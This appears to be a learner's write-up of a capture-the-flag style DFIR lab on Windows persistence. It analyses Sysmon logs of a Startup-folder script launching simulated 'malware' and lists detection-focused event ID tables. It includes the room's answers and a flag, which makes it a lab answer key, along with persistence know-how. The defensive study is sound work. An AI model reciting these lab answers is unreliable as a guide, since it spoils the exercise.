
This log captures an attacker establishing **Startup Folder Persistence**. Any binary or script dropped into this specific directory (in this case, `odin.cmd`) will automatically execute under `explorer.exe` whenever the `Administrator` user logs into the system.

C:\Users\Administrator\Desktop\Practice\Task 5

Answer the questions below

| What is the parent process image of the "Odin" malware?

C:\Windows\explorer.exe



Executed Binary (Image & CommandLine): C:\Users\Public\kitten.exe -d

- *Analysis:* Executing from C:\Users\Public\ , a common world-writable directory targeted by attackers to drop staging payloads.

Parent Process (ParentImage & ParentCommandLine):

- **ParentImage:** C:\Windows\explorer.exe
- **ParentCommandLine:** C:\Windows\Explorer.EXE
- *Analysis:* explorer.exe as the parent confirms this binary was triggered via the **Startup Folder** mechanism (or a GUI double-click) during user desktop shell initialization, rather than via a service or command-line script.

This event confirms that a startup payload (kitten.exe) successfully executed upon system logon, validating another active persistence layer established on the system.

What is the last line that the "Odin" malware outputs?

Done doing bad stuff!




This **Sysmon Event ID 1 (Process Creation)** log captures the exact moment the malicious script stored in the Startup folder was executed by Windows upon login.

Executed Process (Image): `C:\Windows\System32\cmd.exe` (PID `5352`)

- **Analysis:** Windows invoked the command processor to interpret and execute the script stored in the Startup directory.
- **Command Line (CommandLine):** `C:\Windows\system32\cmd.exe /c ""C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\odin.cmd""`
 - **Analysis:** The `/c` switch tells `cmd.exe` to run the specified command string (in this case, executing `odin.cmd`) and then terminate. This links directly back to the `odin.cmd` file creation seen in the earlier Event ID 11 log.
- **User Context (User & IntegrityLevel):** `THM-DFIR-VM-3\Administrator` / `High`
 - **Analysis:** Executed with full administrative rights upon login.

Drop Phase (Event 11): `cmd.exe` created `odin.cmd` in the Startup folder.

Execution Phase (Event 1): Upon system login/reboot, Windows automatically invoked `cmd.exe` to run `odin.cmd` , which likely staged secondary payloads like `kitten.exe` .



This **Sysmon Event ID 1 (Process Creation)** log records a PowerShell process executing inline commands. In the context of the overall investigation, this shows post-exploitation or simulation activity triggered after the initial persistent backdoors established their hold.

- **Executed Image (`Image` & `ProcessId`):**

`C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe` (PID `5396`)

- *Analysis:* The native 64-bit PowerShell engine was invoked.

- **Command Line (`CommandLine`):** `powershell -Command "Write-Output 'Doing bad stuff...'; for ($i = 0; $i -lt 10; $i++) { $line = -join (1..10 | ForEach-Object { Get-Random -Minimum 0 -Maximum 2 }); Start-Sleep -Milliseconds 150; Write-Output $line }; Write-Output 'Done doing bad stuff!'; Start-Sleep -Milliseconds 150"`

- *Analysis:* The process runs an inline string command (`Command`). The script prints starting/ending banners ("Doing bad stuff...") and iterates through a 10-cycle `for` loop, generating random binary strings (0s and 1s) with simulated delays.

- **Security Context (`User` & `IntegrityLevel`):** `THM-DFIR-VM-3\Administrator` / `High`


- *Analysis:* Executed under elevated administrative privileges.

Logon Trigger: User authenticates → explorer.exe launches odin.cmd from the Startup folder. **Payload Execution:** odin.cmd invokes powershell.exe with this scripted block to execute post-exploitation instructions (or lab activity telemetry).

What flag do you get after finding and running the "Kitten" malware?

THM{persisting_in_basket!}

go to kitten.exe direction



Task 6 - Impact and Threat Detection Recap

Need for Persistence: Threat actors require persistence to maintain long-term access, survive reboots, and ensure continuous operation without having to re-infect the target system.

1. Add the host to a botnet and use it for further attacks

- Like how the Kraken Botnet [combines](#) (opens in new tab) crypto miner, data stealer, and C2 capabilities


2. Spy on the victim as a part of a state-sponsored campaign

- Like how Volt Typhoon [stayed undetected](#) (opens in new tab) in the US electric grid for nearly a year

3. Use the victim as an entry point to the network, breaching which could take months

- Like in [the case](#) (opens in new tab) where threat actors spent 29 days breaching a full network

Active Directory and Ransomware: Active Directory is the primary target for ransomware attacks because compromising it allows attackers to halt entire enterprise operations through domain-wide encryption and data theft.



Threat Detection Recap: Every complex ransomware outbreak begins with a single system breach, making early detection at the initial access or persistence stage critical to preventing domain-wide compromise.

Initial Access 10 techniques	Execution 11 techniques	Persistence 14 techniques	Privilege Escalation 8 techniques	Credential Access 15 techniques	Discovery 26 techniques	Lateral Movement 8 techniques	Collection 15 techniques	Command and Control 17 techniques	Exfiltration 8 techniques	Impact 15 techniques
Exploit Public-Facing Application	Command and Scripting Interpreter (7/7)	Account Manipulation (3/3)	Account Manipulation (0/3)	Brute Force (4/4)	Account Discovery (3/3)	Exploitation of Remote Services	Archive Collected Data (3/3)	Application Layer Protocol (5/5)	Automated Exfiltration (0/0)	Data Encrypted for Impact
External Remote Services	Scheduled Task/Job (2/2)	Boot or Logon Autostart Execution (10/10)	Boot or Logon Autostart Execution (0/10)	Credentials from Password Stores (3/3)	File and Directory Discovery	Internal Spearphishing	Automated Collection	Ingress Tool Transfer	Exfiltration Over C2 Channel	Financial Theft
Phishing (4/4)	Exploitation for Client Execution	Create Account (2/2)	Boot or Logon Initialization Scripts (0/2)	Steal Web Session Cookie	Network Service Discovery	Lateral Tool Transfer	Browser Session Hijacking	Communication Through Removable Media	Exfiltration Over Web Service (4/4)	Data Destruction
Replication Through Removable Media	Input Injection	Create or Modify System Process (1/1)	Create or Modify System Process (0/1)	Unsecured Credentials (4/4)	Process Discovery	Remote Service Session Hijacking (0/1)	Data from Local System	Content Injection	Data Transfer Size Limits (0/3)	Data Manipulation
Content Injection	Inter-Process Communication (0/2)	External Remote Services	Escape to Host	Adversary-in-the-Middle (0/3)	Software Discovery (1/1)	Remote Services (0/5)	Adversary-in-the-Middle (0/3)	Data Encoding (0/2)	Exfiltration Over Alternative Protocol (0/3)	Defacement (0/2)
Drive-by Compromise	Native API	Scheduled Task/Job (2/2)	Event	Exploitation for Credential Access	System Information Discovery	Replication Through Removable Media	Audio Capture	Data Obfuscation (0/3)	Exfiltration Over Other	Disk Wipe (0/2)
Hardware Additions	Shared Modules			Forced Authentication	System Owner/User Discovery	Software	Clipboard Data	Dynamic Resolution (0/3)		Email Bombing
	Software Deployment Tools									Endpoint Denial of Service (0/4)
										Firmware

Answer the questions below

What is the biggest threat to most corporate Windows networks?

Ransomware

At which stage is it best to detect and stop the attack (e.g. Exfiltration)?

Initial Access

Task 7 - Conclusion

In this room, you explored Command and Control, Persistence, and Impact - three tactics observed during advanced attack campaigns. You learned why attackers establish C2 channels, how they maintain long-term access using scheduled tasks, startup

folders, services, and run keys, and how to detect these actions through Windows event logs.

Sysmon Event ID s

Event ID	Event Name	Why It's Critical	Primary Use Case
1	Process Creation	Most vital Sysmon event. Captures process execution, command-line arguments, parent processes, and file hashes.	Detecting malicious command execution, LOLBins usage, and process spoofing.
3	Network Connection	Logs TCP/UDP connections initiated by processes, including source/destination IP, port, and user.	Uncovering Command & Control (C2) communication, data exfiltration, and lateral movement.
7	Image Loaded	Logs when a process loads a DLL or driver module.	Spotting DLL side-loading, DLL injection, and unauthorized driver loading.
8	CreateRemoteThread	Logs when a process creates a thread in another process space.	High-fidelity detection for process injection (e.g., Cobalt Strike, Mimikatz).
10	ProcessAccess	Tracks when a process opens a handle to another process.	Detecting LSASS memory dumping (credential harvesting) or process tampering.
11	FileCreate	Logs when a file is created or overwritten.	Monitoring ransomware dropping binaries, staging files, or web shell creation.
12 / 13 / 14	Registry Operations	Tracks Registry object creation, deletion, and value modifications.	Catching persistence mechanisms (Run keys, Startup folders, services modification).
22	DNSEvent	Captures DNS queries made by applications, including the resolved IP address.	Identifying connections to newly registered domains or DNS tunneling.

Windows Event ID s

Event ID	Log Type	Event Name	Why It's Critical	Primary Use Case
----------	----------	------------	-------------------	------------------

4624	Security	An account was successfully logged on	Core baseline for user activity. Logs logon type (Interactive, Network, RDP).	Tracking user activity, detecting unauthorized remote access (RDP/SMB).
4625	Security	An account failed to log on	Essential for spotting brute-force attacks and password spraying.	Alerting on brute-force attempts and account lockout conditions.
4672	Security	Special privileges assigned to new logon	Indicates an admin-level user or elevated service logged on.	Detecting administrative access, privilege escalation, and lateral movement.
4688	Security	A new process has been created	Native Windows equivalent to Sysmon ID 1 (requires command-line auditing policy enabled).	Detecting malicious binary execution and LOLBins usage.
4720	Security	A user account was created	High-fidelity persistence indicator.	Spotting attacker-created backdoor user accounts.
4728 / 4732 / 4756	Security	Member added to security group	Fires when a user is added to critical groups (e.g., Domain Admins, Administrators).	Privilege escalation and unauthorized domain control attempts.
7045	System	A service was installed in the system	Tracks newly registered Windows services.	Detecting persistence mechanisms, malicious service deployment, and PSEXEC/Cobalt Strike.
1102	Security	The audit log was cleared	High-severity security alert.	Detecting anti-forensics efforts and attackers covering their tracks.
4657	Security	A registry value was modified	Monitors sensitive registry hives when auditing is enabled.	Spotting startup persistence, security control tampering, or UAC bypasses.

4104	PowerShell	Script Block Logging	Captures full, un-obfuscated execution of PowerShell scripts.	Uncovering obfuscated malware payloads, fileless attacks, and administrative abuse.
-------------	------------	----------------------	---	---

Logon type of the event

#2 – Interactive: Local logon through the Windows login screen.

#3 – Network: A user or computer has logged onto a computer through the network, occurs when accessing network resources.

#4 – Batch: A batch process or server has logged on a user.

#5 – Service: A service has been started by the Service Control Manager.

#7 – Unlock: A user has unlocked their workstation.

#8 – NetworkCleartext: A user has logged on through the network, but their credentials were transferred in clear text. This logon type should not occur.

#9 – NewCredentials: Occurs when the command RunAs is used with the parameter /netonly. This means the application itself is launched by the locally signed in user, but new credentials are used when signing into the network.

#10 – RemoteInteractive: A user has logged onto a computer using the Remote Desktop Protocol. Distinguishes remote access from local interactive logons.

#11 – CachedInteractive: A user has logged onto a computer, but the domain controller is not available to authenticate the user – for example, when an employee uses their work laptop at home. In this event, Windows compares their credential hash to the hashes of their last successful logins on the device to authenticate the user.